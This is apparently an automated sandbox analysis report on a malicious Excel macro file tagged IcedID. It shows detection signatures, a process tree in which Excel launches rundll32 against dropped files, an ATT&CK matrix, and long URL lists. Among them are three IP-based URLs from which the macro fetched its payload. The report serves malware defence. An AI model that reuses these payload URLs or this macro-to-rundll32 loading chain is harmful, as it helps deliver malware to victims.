ID: 380316
Sample Name: 91476525608-04012021.xlsm
Cookbook: defaultwindowsofficecookbook.jbs
Time: 21:38:10
Date: 01/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report 91476525608-04012021.xlsm

Overview


General Information

Sample Name:	91476525608-04012021.xlsm
Analysis ID:	380316
MD5:	e8d0244666daf46.
SHA1:	3c5f71752b0cea1..
SHA256:	196668480754f95.
Tags:	IcedID xlsm
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	84
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Found malicious Excel 4.0 Macro
- Office document tries to convince vi…
- Document contains an embedded VB…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Sigma detected: Microsoft Office Pr…
- Document contains an embedded VB…
- Document contains embedded VBA …
- IP address seen in connection with o…
- Potential document exploit detected…
- Potential document exploit detected…
- Uses a known web browser user age…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 5420 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - rundll32.exe (PID: 6288 cmdline: rundll32 ..\Hodas.vyur,PluginInit MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 6328 cmdline: rundll32 ..\Hodas.vyur1,PluginInit MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 6348 cmdline: rundll32 ..\Hodas.vyur2,PluginInit MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


No yara matches

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Found malicious Excel 4.0 Macro

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)


Document contains an embedded VBA macro which may execute processes

Found Excel 4.0 Macro with suspicious formulas

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	In
Valid Accounts	Scripting 3 2	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 1	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M S P
Default Accounts	Exploitation for Client Execution 2 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D L
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	System Information Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 1	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D D
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		C B Fi
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 3 2	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		M A R o


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
91476525608-04012021.xlsm	2%	ReversingLabs	Document-Office.Trojan.Heuristic	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://195.123.210.186/44285,5327891204.dat	100%	Avira URL Cloud	malware	
http://91.211.89.28/44285,5327891204.dat	100%	Avira URL Cloud	malware	

Source	Detection	Scanner	Label	Link
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://45.150.67.243/44285,5327891204.dat	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://195.123.210.186/44285,5327891204.dat	true	• Avira URL Cloud: malware	unknown
http://91.211.89.28/44285,5327891204.dat	true	• Avira URL Cloud: malware	unknown
http://45.150.67.243/44285,5327891204.dat	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://login.microsoftonline.com/	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://shell.suite.office.com:1443	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://autodiscover-s.outlook.com/	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://cdn.entity.	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://powerlift.acompli.net	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://cortana.ai	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://cloudfiles.onenote.com/upload.aspx	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://api.aadrm.com/	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://api.microsoftstream.com/api/	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://cr.office.com	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://graph.ppe.windows.net	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://store.office.cn/addinstemplate	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://web.microsoftstream.com/video/	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://graph.windows.net	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://dataservice.o365filtering.com/	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://analysis.windows.net/powerbi/api	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://ncus.contentsync.	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
